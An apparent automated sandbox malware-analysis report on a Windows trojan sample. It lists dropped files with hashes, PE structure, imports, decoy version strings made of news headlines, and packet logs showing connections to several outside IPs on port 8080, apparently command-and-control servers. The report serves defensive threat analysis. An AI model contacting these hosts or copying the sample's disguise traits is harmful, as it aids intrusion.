SSDEEP:	6:bQrMk1GaD0JOCEfMuaaD0JOCEfMKQmDA3utAl/gz2cE0fMbhEZolrRSQ2hyYIIT:b4TGaD0JcaaD0JwQQ5tAg/0bjSQJ
MD5:	420636F9F27FD67F2C6D94A15CFD1BE9
SHA1:	EC324F4C9C6CA982825B4922E3B4303DF27007BC
SHA-256:	8FAD09D70E9C7785CD11E63AD669C0D717827C0B037109BA80CD0D64551F8A04
SHA-512:	80CBE485AE72155A9EBA794BA1599DD020FCE93C519DDF4BB189DAEB5E143C2D45148A0BD4FF2C0B320EC9B0D46132B0F88F04649F95ED8E8B14729F65A93FD
Malicious:	false
Preview:	....E..h..(.....1....yu..... ..1C:\ProgramData\Microsoft\Network\Downloader\.....C:\ProgramData\Microsoft\Network\Downloader\.....0u.....@...@.....1....yu.....&.....e.f.3...w.....3...w.....h..C.:.\.P.r.o.g.r.a.m .D.a.t.a.\.M.i.c.r.o.s.o.f.t.\.N.e.t.w.o.r.k.\.D.o.w.n.l.o.a.d.e.r.\.q.m.g.r...d.b...G.....

C:\ProgramData\Microsoft\Network\Downloader\qmgr.db	
Process:	C:\Windows\System32\svchost.exe
File Type:	Extensible storage engine DataBase, version 0x620, checksum 0xcbb7ecd7, page size 16384, DirtyShutdown, Windows version 10.0

C:\ProgramData\Microsoft\Network\Downloader\qmgr.db	
Category:	dropped
Size (bytes):	32768
Entropy (8bit):	0.09296066254794608
Encrypted:	false
SSDEEP:	6:LmGzwl/+V3Nlk1RIE11Y8TRX6J/ljtUKlmGzwl/+V3Nlk1RIE11Y8TRX6J/ljtUK:LmG0+VMO4bl6NUKlmG0+VMO4bl6NUK
MD5:	4F3FDB8E42C9C4F83D5568E6993FF453
SHA1:	F5CE02E5E8C22BCBA79FD32335C8229861251A25
SHA-256:	53EE3B7FD8EE66E56512CEE7A6E9A306DF023433CB5D3C1A4F804E608896BF30
SHA-512:	C819A0AC6ADA078C985E30DB40F476B6DF6E29C6229E527D5B7C75818465EC91B03B892A5557EA0F333CCEC931B4A258621DABB343E2A6D9E644B0082689278
Malicious:	false
Preview:	....e.f.3...w.....&.....w..1....yu.h.(.....3...w.....B.....@..... ....3...w..... .....F...1....yu.....q.1....yu..... .....

C:\ProgramData\Microsoft\Network\Downloader\qmgr.jfm	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	8192
Entropy (8bit):	0.10614204105255072
Encrypted:	false
SSDEEP:	3:O2X7EvU5h2i8l/bJdAti/7FcQtYll:dXiU98t4Atl
MD5:	94B2529699E7B2E7196E10F4B8D6B6BF
SHA1:	61591CCC9C93B64B4BF8007B013E30ADC20C3151
SHA-256:	92E5DEEC578308C13DB6FF2422705873E61198165B5B6AB3C0081DF1D218A220
SHA-512:	B48C8183C9EA05D8321035CA8C0437F12C9EC57F26CE7EA05317A6DB7C7D3A68D4E63F95321A1F81652D13C729EE3FD0708536901599C130A93CFD24C65148B
Malicious:	false
Preview:	...N.....3...w..1....yu.....w.....w.....w....:O.....w.....q.1....yu..... ....

C:\Users\user\AppData\Local\Temp\UPDA7CE.tmp	
Process:	C:\Windows\SysWOW64\DefaultPrinterProvider\tokenbinding2.exe
File Type:	data
Category:	modified
Size (bytes):	262176
Entropy (8bit):	**7.999303000257025**
Encrypted:	**true**
SSDEEP:	6144:rWZlYSZmYrMEbTOagpAdQQcBsCmL0/LX6PRa0kaud2OZVubg:rIlYSQYIEmDIQQcOCmL0/DGGH8a6g
MD5:	23B7DE7DF2C2A0C72E5D8A016DC56CEA
SHA1:	7FF40DCB94F3084E6432EE086925A1D9C51FA0FE
SHA-256:	8F46B2FBCE6EC7968D5A8FC7B1C8B4255EE0D1BBA75C05BDBB18433F4A28FFAD
SHA-512:	B945A9A4896639A160251CB322ACB900EE0EC6F8231F7BED7171AFA6ACF2092ABAAE16756758AB452AB212279DED1A004DA892BAAC729082E8B500497765E9FE
Malicious:	false
Preview:	....cE,.w;..$d.....*H.8Hh.<.....J....?.[...?._.C;.j.1..O*u.g}z.....b.8.5.A.L..<)>r.V.q .....\|2.a..E...}..i,f-.!.`.X.....+n..`GB.).4.....E.....cH\..Z3.....V....3...u.....e-..<..(.m_.. 0"....+.jZ^.H-...)V....k.$r'....Ye..Tp.>.../2.I.NK...j.@.....>..!....px7l..A.r.1b..B.=K.....19+K.....c..z9..<.{....$.....\.3..<Y=...KC.w.Twm.....J.....X.!.q.I~#$.W....K.m...2Hp....B.c c{.c.X...A.*..Dk:.w^..v...{.,.....x.....O.`i,D..s....C.J..4c@B....>.'...!:H.3.j.h....@..|..L.r.....'..+....ku.:....>..?j{t{..L.j..|.<9Z.....~\5.;.4%<|.}WntU.VV.kw...*n..`..M.>T.7.fN=w.f-...6 ...lx4B.j5..Z..P._., ...C.1..1aW.".DJxX....r..;Ft.{...J.m..q.O1..2..n..L..5O...K..`d*b....p.0.t.O..W...5.I;TZ./,.K..J...Y-q(..8h;...[.....A.....y.@y...f_5{...Yv8O4..C..=`S*.!.....0....Dr.t. \..SS.9p...k.].g....7h Z..bBH.a..c.....e...q .KNV^..0...~{z.4.ok.6.ON.'H.;e%.8:..(!7_.$.#...<....$g...J...l.....B#...~Jt...l..%.i..1.?.A8.P.....*}..|..F..@..

C:\Windows\ServiceProfiles\LocalService\AppData\Local\FontCache\Fonts\Download-1.tmp	
Process:	C:\Windows\System32\svchost.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	55
Entropy (8bit):	4.306461250274409
Encrypted:	false
SSDEEP:	3:YDQRWu83XfAw2fHbY:YMRl83Xt2f7Y
MD5:	DCA83F08D448911A14C22EBCACC5AD57
SHA1:	91270525521B7FE0D986DB19747F47D34B6318AD
SHA-256:	2B4B2D4A06044AD0BD2AE3287CFCBECD90B959FEB2F503AC258D7C0A235D6FE9

C:\Windows\ServiceProfiles\LocalService\AppData\Local\FontCache\Fonts\Download-1.tmp	
SHA-512:	96F3A02DC4AE302A30A376FC7082002065C7A35ECB74573DE66254EFD701E8FD9E9D867A2C8ABEB4C482738291B715D4965A0D2412663FDF1EE6CBC0BA9FBA A
Malicious:	false
Preview:	{"fontSetUri":"fontset-2017-04.json","baseUri":"fonts"}

C:\Windows\ServiceProfiles\LocalService\AppData\Local\Temp\MpCmdRun.log	
Process:	C:\Program Files\Windows Defender\MpCmdRun.exe
File Type:	data
Category:	modified
Size (bytes):	906
Entropy (8bit):	3.1423056238932134
Encrypted:	false
SSDEEP:	12:58KRBubdpkoF1AG3ru0mNok9+MlWlLehB4yAq7ejCL0mNB:OaqdmuF3rUNL+kWReH4yJ7MsNB
MD5:	CDF2B381C7083CB8BC135D000B5D03EC
SHA1:	B4933AE30C306BC37E0DD024F3952EBAFC743B80
SHA-256:	799D61805BAA245FFDE0AC0069FC4928D743432C0A6609C41EAA0D4CA001B9B6
SHA-512:	D2AADDCDD4E0C06C97958FB0E26ED863BAC0D6FE378B97668856F17B59F8137617B2F689B7730D6BABE0DBCA153154BF3EC3EC9B00C8B30D66271171EA5148 A
Malicious:	false
Preview:	........-.....M.p.C.m.d.R.u.n.:. .C.o.m.m.a.n.d. .L.i.n.e.:. . ".C.:.\.P.r.o.g.r.a.m. .F.i.l.e.s.\.W.i.n.d.o.w.s. .D.e.f.e.n.d.e.r.\.m.p.c.m.d.r.u.n...e.x.e.". .-.w.d.e.n.a.b.l.e..... .S.t.a.r.t. .T.i.m.e.:. .. T.u.e. .. F.e.b. .. 2.3. .. 2.0.2.1. .1.6.:.3.0.:.0. 2.........M.p.E.n.s.u.r.e.P.r.o.c.e.s.s.M.i.t.i.g.a.t.i.o.n.P.o.l.i.c.y.:. .h.r. .=. .0.x.1.....W.D.E.n.a.b.l.e.....E.R.R.O.R.:. .M.p.W.D.E.n.a.b.l.e.(.T.R.U.E.). .f.a.i.l.e.d. .(.8.0.0.7.0. 4.E.C.).....M.p.C.m.d.R.u.n.:. .E.n.d. .T.i.m.e.:. .. T.u.e. .. F.e.b. .. 2.3. .. 2.0.2.1. .1.6.:.3.0.:.0.2.....-.....

C:\Windows\SysWOW64\DefaultPrinterProvider\tokenbinding2.exe	
Process:	C:\Windows\SysWOW64\DefaultPrinterProvider\KBDHEB.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	662528
Entropy (8bit):	7.405248515976969
Encrypted:	false
SSDEEP:	12288:67IjOJaW6GOcfJeSdwiGPdIGabyhkOl0Rv1:6868RBcfkSd+dIGa2hkpN1
MD5:	13B9D586BB973AC14BFA24E4AE7B24F1
SHA1:	A5653EBE4FA9F906554E56F4D732489189C3A3F9
SHA-256:	90E4F02AB9157F389D785C3DCDDFA432085B237F2A4C3BEFB4A093D0F2711B5B
SHA-512:	517B1728AC24A587C6A4CCB7C0EA18F2059609958EB06F06107EFD5A2E06FAF0CAA78C49F252E8B2E602A88DE194E7EDB1F4AAF1EFE423298E94257C3DF902A E
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Metadefender, Detection: 59%, Browse • Antivirus: ReversingLabs, Detection: 93%
Preview:	MZ......................@..!..L.!This program cannot be run in DOS mode....$..........N..@...@...@.y{....@.y{..P.@.y{....@...C...@...E...@...D... @......@...A.G.@.i.I...@.i.....@.......@.i.B...@.Rich..@.........PE..L....h.`.....................:.......o............@..........................`...........@.................................$y...........r............. ......0..@!...[..8............................\..@...text...\.......................... ..`.rdata............................@..@.data................v..............@....rsrc....r.......t.......... ....@..@.reloc..@!...0...".................@..B... ....

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	6.645626437400774
TrID:	• Win32 Executable (generic) a (10002005/4) 99.96% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	MV9tCJw8Xr.exe
File size:	262144
MD5:	b12817c1c8ba085a7a82655fba90e53d
SHA1:	1f56268ada7ef3e7b788121cfa2ca1879cf70f1e

General

SHA256:	61e37534bfb2acbb787788100b1932f5011cbc98db86ce10b7a8a730d2a4de35
SHA512:	788a14c7f1bd001650f9eb01f9d7031bd99853bbb4de5a62b88c4c28bf60f5118a5b6884387c8880388dd3ba78b87caa312e3b82f8351db41befbb8b76aac672
SSDEEP:	3072:2mxrb7sso1HoShS2HMulmfuLjQaWtpbVKF7iqaiNWLKtOw+P2TwXRVoQoedsfVYp:hgp1lhS2HzmfuvMpAF7ihAL+Kpe0YcJ+
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$...../.ozk..)k..)k..)..^)l..)..\)~..)k..)...)L<|)r..)L<l)...)L<o)...)L<})j..)L<y)j..)Richk..).....PE..L....|.^...

File Icon

Icon Hash:	71b018ccc6577131

Static PE Info

General

Entrypoint:	0x412929
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE, RELOCS_STRIPPED
DLL Characteristics:	
Time Stamp:	0x5EDA7CAD [Fri Jun 5 17:11:09 2020 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	e422d76403c4c9011b9b8b6b69b469b3

Entrypoint Preview

Instruction
call 00007FD6E0B49C9Dh
jmp 00007FD6E0B43B0Bh
push 00000000h
push dword ptr [esp+14h]
push dword ptr [esp+14h]
push dword ptr [esp+14h]
push dword ptr [esp+14h]
call 00007FD6E0B49D15h
add esp, 14h
ret
mov eax, dword ptr [esp+04h]
xor ecx, ecx
cmp eax, dword ptr [0042EBC8h+ecx*8]
je 00007FD6E0B43D04h
inc ecx
cmp ecx, 2Dh
jl 00007FD6E0B43CE3h
lea ecx, dword ptr [eax-13h]
cmp ecx, 11h
jnbe 00007FD6E0B43CFEh
push 0000000Dh
pop eax
ret

Instruction
mov eax, dword ptr [0042EBCCh+ecx*8]
ret
add eax, FFFFFF44h
push 0000000Eh
pop ecx
cmp ecx, eax
sbb eax, eax
and eax, ecx
add eax, 08h
ret
call 00007FD6E0B48BC2h
test eax, eax
jne 00007FD6E0B43CF8h
mov eax, 0042ED30h
ret
add eax, 08h
ret
call 00007FD6E0B48BAFh
test eax, eax
jne 00007FD6E0B43CF8h
mov eax, 0042ED34h
ret
add eax, 0Ch
ret
push esi
call 00007FD6E0B43CDCh
mov ecx, dword ptr [esp+08h]
push ecx
mov dword ptr [eax], ecx
call 00007FD6E0B43C82h
pop ecx
mov esi, eax
call 00007FD6E0B43CB5h
mov dword ptr [eax], esi
pop esi
ret
call 00007FD6E0B47516h
push dword ptr [esp+04h]
call 00007FD6E0B4736Dh
push dword ptr [0042ED38h]
call 00007FD6E0B489E3h
push 000000FFh
call eax
add esp, 0Ch

Rich Headers

Programming Language:	• [RES] VS2005 build 50727 • [C] VS2005 build 50727 • [LNK] VS2005 build 50727 • [C++] VS2005 build 50727 • [ASM] VS2005 build 50727

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x2c734	0xa0	.rdata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x34000	0xf2d4	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x28cb0	0x40	.rdata
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x25000	0x40c	.rdata
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x2c6ac	0x40	.rdata
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x234bb	0x24000	False	0.560607910156	data	6.58324580938	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x25000	0x8cc4	0x9000	False	0.327446831597	data	4.91487847156	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0x2e000	0x5b1c	0x2000	False	0.308471679688	data	3.92934474844	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rsrc	0x34000	0xf2d4	0x10000	False	0.807495117188	data	7.27970364915	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_CURSOR	0x34bb0	0x134	data	English	United States
RT_CURSOR	0x34ce4	0xb4	data	English	United States
RT_CURSOR	0x34d98	0x134	AmigaOS bitmap font	English	United States
RT_CURSOR	0x34ecc	0x134	data	English	United States
RT_CURSOR	0x35000	0x134	data	English	United States
RT_CURSOR	0x35134	0x134	data	English	United States
RT_CURSOR	0x35268	0x134	data	English	United States
RT_CURSOR	0x3539c	0x134	data	English	United States
RT_CURSOR	0x354d0	0x134	data	English	United States
RT_CURSOR	0x35604	0x134	data	English	United States
RT_CURSOR	0x35738	0x134	data	English	United States
RT_CURSOR	0x3586c	0x134	data	English	United States
RT_CURSOR	0x359a0	0x134	AmigaOS bitmap font	English	United States
RT_CURSOR	0x35ad4	0x134	data	English	United States
RT_CURSOR	0x35c08	0x134	data	English	United States
RT_CURSOR	0x35d3c	0x134	data	English	United States
RT_BITMAP	0x35e70	0xb8	data	English	United States
RT_BITMAP	0x35f28	0x144	data	English	United States
RT_ICON	0x3606c	0x2e8	dBase IV DBT of @.DBF, block length 512, next free block index 40, next free block 67108992, next used block 3293332676	English	United States
RT_ICON	0x36354	0x128	GLS_BINARY_LSB_FIRST	English	United States
RT_DIALOG	0x3647c	0x180	data	English	United States
RT_DIALOG	0x365fc	0x504	data	English	United States
RT_DIALOG	0x36b00	0xe8	data	English	United States
RT_DIALOG	0x36be8	0x34	data	English	United States
RT_STRING	0x36c1c	0x42	data	English	United States
RT_STRING	0x36c60	0x82	data	English	United States
RT_STRING	0x36ce4	0x2a	data	English	United States
RT_STRING	0x36d10	0x192	data	English	United States
RT_STRING	0x36ea4	0x4e2	data	English	United States
RT_STRING	0x37388	0x31a	data	English	United States
RT_STRING	0x376a4	0x2dc	data	English	United States
RT_STRING	0x37980	0x8a	data	English	United States
RT_STRING	0x37a0c	0xac	data	English	United States
RT_STRING	0x37ab8	0xde	data	English	United States
RT_STRING	0x37b98	0x4c4	data	English	United States
RT_STRING	0x3805c	0x264	data	English	United States
RT_STRING	0x382c0	0x2c	data	English	United States
RT_STRING	0x382ec	0x42	data	English	United States
RT_RCDATA	0x38330	0xa944	data	English	United States
RT_GROUP_CURSOR	0x42c74	0x22	Lotus unknown worksheet or configuration, revision 0x2	English	United States

Name	RVA	Size	Type	Language	Country
RT_GROUP_CURSOR	0x42c98	0x14	Lotus unknown worksheet or configuration, revision 0x1	English	United States
RT_GROUP_CURSOR	0x42cac	0x14	Lotus unknown worksheet or configuration, revision 0x1	English	United States
RT_GROUP_CURSOR	0x42cc0	0x14	Lotus unknown worksheet or configuration, revision 0x1	English	United States
RT_GROUP_CURSOR	0x42cd4	0x14	Lotus unknown worksheet or configuration, revision 0x1	English	United States
RT_GROUP_CURSOR	0x42ce8	0x14	Lotus unknown worksheet or configuration, revision 0x1	English	United States
RT_GROUP_CURSOR	0x42cfc	0x14	Lotus unknown worksheet or configuration, revision 0x1	English	United States
RT_GROUP_CURSOR	0x42d10	0x14	Lotus unknown worksheet or configuration, revision 0x1	English	United States
RT_GROUP_CURSOR	0x42d24	0x14	Lotus unknown worksheet or configuration, revision 0x1	English	United States
RT_GROUP_CURSOR	0x42d38	0x14	Lotus unknown worksheet or configuration, revision 0x1	English	United States
RT_GROUP_CURSOR	0x42d4c	0x14	Lotus unknown worksheet or configuration, revision 0x1	English	United States
RT_GROUP_CURSOR	0x42d60	0x14	Lotus unknown worksheet or configuration, revision 0x1	English	United States
RT_GROUP_CURSOR	0x42d74	0x14	Lotus unknown worksheet or configuration, revision 0x1	English	United States
RT_GROUP_CURSOR	0x42d88	0x14	Lotus unknown worksheet or configuration, revision 0x1	English	United States
RT_GROUP_CURSOR	0x42d9c	0x14	Lotus unknown worksheet or configuration, revision 0x1	English	United States
RT_GROUP_ICON	0x42db0	0x22	data	English	United States
RT_VERSION	0x42dd4	0x4a8	data	English	United States
RT_MANIFEST	0x4327c	0x56	ASCII text, with CRLF line terminators	English	United States

Imports

DLL	Import
KERNEL32.dll	SetErrorMode, HeapAlloc, HeapFree, HeapReAlloc, RaiseException, VirtualAlloc, RtlUnwind, GetCommandLineA, GetProcessHeap, GetStartupInfoA, ExitProcess, HeapSize, VirtualFree, HeapDestroy, HeapCreate, GetStdHandle, TerminateProcess, UnhandledExceptionFilter, SetUnhandledExceptionFilter, GetOEMCP, Sleep, FreeEnvironmentStringsA, GetEnvironmentStrings, FreeEnvironmentStringsW, GetEnvironmentStringsW, SetHandleCount, GetFileType, QueryPerformanceCounter, GetTickCount, GetSystemTimeAsFileTime, GetACP, GetConsoleCP, GetConsoleMode, LCMapStringA, LCMapStringW, GetStringTypeA, GetStringTypeW, SetStdHandle, WriteConsoleA, GetConsoleOutputCP, WriteConsoleW, GetCPInfo, CreateFileA, GetThreadLocale, FlushFileBuffers, SetFilePointer, WriteFile, ReadFile, GlobalFlags, WritePrivateProfileStringA, InterlockedIncrement, TlsFree, DeleteCriticalSection, LocalReAlloc, TlsSetValue, TlsAlloc, InitializeCriticalSection, GlobalHandle, GlobalReAlloc, EnterCriticalSection, TlsGetValue, LeaveCriticalSection, InterlockedDecrement, GetModuleFileNameW, GlobalGetAtomNameA, GlobalFindAtomA, lstrcmpW, GetVersionExA, FreeResource, GetCurrentProcessId, GlobalAddAtomA, CloseHandle, GetCurrentThread, GetCurrentThreadId, ConvertDefaultLocale, GetModuleFileNameA, EnumResourceLanguagesA, GetLocaleInfoA, LoadLibraryA, lstrcmpA, FreeLibrary, GlobalDeleteAtom, GetModuleHandleA, GetProcAddress, GlobalFree, GlobalAlloc, GlobalLock, GlobalUnlock, FormatMessageA, MulDiv, SetLastError, LocalAlloc, LocalLock, LocalFree, LocalUnlock, LoadLibraryExA, GetCurrentProcess, lstrlenA, CompareStringA, GetVersion, FindResourceA, LoadResource, LockResource, SizeofResource, GetLastError, WideCharToMultiByte, MultiByteToWideChar, IsDebuggerPresent, InterlockedExchange
USER32.dll	GetSysColorBrush, EndPaint, BeginPaint, ReleaseDC, GetDC, ClientToScreen, GrayStringA, DrawTextExA, DrawTextA, TabbedTextOutA, ShowWindow, SetWindowTextA, IsDialogMessageA, DestroyMenu, RegisterWindowMessageA, SendDlgItemMessageA, WinHelpA, GetCapture, GetClassLongA, GetClassNameA, SetPropA, GetPropA, RemovePropA, SetFocus, GetWindowTextLengthA, GetWindowTextA, GetForegroundWindow, UnhookWindowsHookEx, GetMessageTime, GetMessagePos, MapWindowPoints, SetForegroundWindow, UpdateWindow, GetMenu, CreateWindowExA, GetClassInfoExA, GetClassInfoA, RegisterClassA, GetSysColor, AdjustWindowRectEx, CopyRect, PtInRect, GetDlgCtrlID, DefWindowProcA, CallWindowProcA, SetWindowLongA, SetWindowPos, SystemParametersInfoA, GetWindowPlacement, GetWindowRect, GetWindow, GetDesktopWindow, SetActiveWindow, CreateDialogIndirectParamA, DestroyWindow, IsWindow, GetDlgItem, GetSystemMenu, MessageBoxA, GetNextDlgTabItem, EndDialog, GetWindowThreadProcessId, GetWindowLongA, GetLastActivePopup, IsWindowEnabled, SetCursor, SetWindowsHookExA, CallNextHookEx, GetMessageA, TranslateMessage, DispatchMessageA, UnregisterClassA, GetTopWindow, LoadCursorA, DrawIcon, AppendMenuA, SendMessageA, IsIconic, GetClientRect, LoadIconA, EnableWindow, GetSystemMetrics, GetSubMenu, GetMenuItemCount, GetMenuItemID, GetMenuState, PostQuitMessage, PostMessageA, CheckMenuItem, GetActiveWindow, IsWindowVisible, GetKeyState, PeekMessageA, GetCursorPos, ValidateRect, SetMenuItemBitmaps, GetMenuCheckMarkDimensions, LoadBitmapA, GetFocus, GetParent, ModifyMenuA, EnableMenuItem
GDI32.dll	SetViewportExtEx, ScaleViewportExtEx, SetWindowExtEx, ScaleWindowExtEx, DeleteDC, GetStockObject, OffsetViewportOrgEx, SetViewportOrgEx, SelectObject, Escape, TextOutA, RectVisible, PtVisible, GetDeviceCaps, DeleteObject, SetMapMode, RestoreDC, SaveDC, ExtTextOutA, GetObjectA, SetBkColor, SetTextColor, GetClipBox, CreateBitmap
WINSPOOL.DRV	ClosePrinter, DocumentPropertiesA, OpenPrinterA
ADVAPI32.dll	RegSetValueExA, RegCreateKeyExA, RegQueryValueA, RegEnumKeyA, RegDeleteKeyA, RegOpenKeyExA, RegQueryValueExA, RegOpenKeyA, RegCloseKey
SHLWAPI.dll	PathFindFileNameA, PathFindExtensionA
OLEAUT32.dll	VariantClear, VariantChangeType, VariantInit

Version Infos


Description	Data
LegalCopyright	os Angeles County Sheriff's office has said it will no longer enforce a curfew put in place
InternalName	Rights group the American Civil Liberties Union
FileVersion	18, 7, 2, 19
ProductName	The Minnesota County Attorneys Association voted Thursday
ProductVersion	8, 2, 55, 17
FileDescription	South Africa's governing party said it is launching
OriginalFilename	Minnesota's county attorneys want to give the state attorney general the authority
Translation	0x0409 0x04b0

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 23, 2021 16:29:00.189143896 CET	49726	80	192.168.2.7	190.144.18.198
Feb 23, 2021 16:29:03.312611103 CET	49726	80	192.168.2.7	190.144.18.198
Feb 23, 2021 16:29:09.313180923 CET	49726	80	192.168.2.7	190.144.18.198
Feb 23, 2021 16:29:24.575964928 CET	49734	8080	192.168.2.7	79.143.178.194
Feb 23, 2021 16:29:27.580352068 CET	49734	8080	192.168.2.7	79.143.178.194
Feb 23, 2021 16:29:33.580770969 CET	49734	8080	192.168.2.7	79.143.178.194
Feb 23, 2021 16:29:49.008862972 CET	49742	8080	192.168.2.7	87.106.136.232
Feb 23, 2021 16:29:49.055773020 CET	8080	49742	87.106.136.232	192.168.2.7
Feb 23, 2021 16:29:49.628982067 CET	49742	8080	192.168.2.7	87.106.136.232
Feb 23, 2021 16:29:49.675973892 CET	8080	49742	87.106.136.232	192.168.2.7
Feb 23, 2021 16:29:50.238393068 CET	49742	8080	192.168.2.7	87.106.136.232
Feb 23, 2021 16:29:50.285260916 CET	8080	49742	87.106.136.232	192.168.2.7
Feb 23, 2021 16:29:54.407538891 CET	49752	8080	192.168.2.7	87.106.139.101
Feb 23, 2021 16:29:54.452661991 CET	8080	49752	87.106.139.101	192.168.2.7
Feb 23, 2021 16:29:54.453526974 CET	49752	8080	192.168.2.7	87.106.139.101
Feb 23, 2021 16:29:54.453563929 CET	49752	8080	192.168.2.7	87.106.139.101
Feb 23, 2021 16:29:54.453639030 CET	49752	8080	192.168.2.7	87.106.139.101

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 23, 2021 16:29:54.498728991 CET	8080	49752	87.106.139.101	192.168.2.7
Feb 23, 2021 16:29:54.498744011 CET	8080	49752	87.106.139.101	192.168.2.7
Feb 23, 2021 16:29:54.515777111 CET	8080	49752	87.106.139.101	192.168.2.7
Feb 23, 2021 16:29:54.515794992 CET	8080	49752	87.106.139.101	192.168.2.7
Feb 23, 2021 16:29:54.515810966 CET	8080	49752	87.106.139.101	192.168.2.7
Feb 23, 2021 16:29:54.515826941 CET	8080	49752	87.106.139.101	192.168.2.7
Feb 23, 2021 16:29:54.515840054 CET	8080	49752	87.106.139.101	192.168.2.7
Feb 23, 2021 16:29:54.515852928 CET	8080	49752	87.106.139.101	192.168.2.7
Feb 23, 2021 16:29:54.515861034 CET	8080	49752	87.106.139.101	192.168.2.7
Feb 23, 2021 16:29:54.515966892 CET	49752	8080	192.168.2.7	87.106.139.101
Feb 23, 2021 16:29:54.516005039 CET	49752	8080	192.168.2.7	87.106.139.101
Feb 23, 2021 16:29:54.516670942 CET	8080	49752	87.106.139.101	192.168.2.7
Feb 23, 2021 16:29:54.516690016 CET	8080	49752	87.106.139.101	192.168.2.7
Feb 23, 2021 16:29:54.516705990 CET	8080	49752	87.106.139.101	192.168.2.7
Feb 23, 2021 16:29:54.516802073 CET	49752	8080	192.168.2.7	87.106.139.101
Feb 23, 2021 16:29:54.516820908 CET	49752	8080	192.168.2.7	87.106.139.101
Feb 23, 2021 16:29:54.562264919 CET	8080	49752	87.106.139.101	192.168.2.7
Feb 23, 2021 16:29:54.562304020 CET	8080	49752	87.106.139.101	192.168.2.7
Feb 23, 2021 16:29:54.562325001 CET	8080	49752	87.106.139.101	192.168.2.7
Feb 23, 2021 16:29:54.562345982 CET	8080	49752	87.106.139.101	192.168.2.7
Feb 23, 2021 16:29:54.562361956 CET	8080	49752	87.106.139.101	192.168.2.7
Feb 23, 2021 16:29:54.562381983 CET	8080	49752	87.106.139.101	192.168.2.7
Feb 23, 2021 16:29:54.562403917 CET	8080	49752	87.106.139.101	192.168.2.7
Feb 23, 2021 16:29:54.562406063 CET	49752	8080	192.168.2.7	87.106.139.101
Feb 23, 2021 16:29:54.562428951 CET	8080	49752	87.106.139.101	192.168.2.7
Feb 23, 2021 16:29:54.562457085 CET	8080	49752	87.106.139.101	192.168.2.7
Feb 23, 2021 16:29:54.562474012 CET	8080	49752	87.106.139.101	192.168.2.7
Feb 23, 2021 16:29:54.562479973 CET	49752	8080	192.168.2.7	87.106.139.101
Feb 23, 2021 16:29:54.562486887 CET	49752	8080	192.168.2.7	87.106.139.101
Feb 23, 2021 16:29:54.562498093 CET	8080	49752	87.106.139.101	192.168.2.7
Feb 23, 2021 16:29:54.562516928 CET	8080	49752	87.106.139.101	192.168.2.7
Feb 23, 2021 16:29:54.562551022 CET	49752	8080	192.168.2.7	87.106.139.101
Feb 23, 2021 16:29:54.562556028 CET	49752	8080	192.168.2.7	87.106.139.101
Feb 23, 2021 16:29:54.562582970 CET	8080	49752	87.106.139.101	192.168.2.7
Feb 23, 2021 16:29:54.562634945 CET	8080	49752	87.106.139.101	192.168.2.7
Feb 23, 2021 16:29:54.562675953 CET	49752	8080	192.168.2.7	87.106.139.101
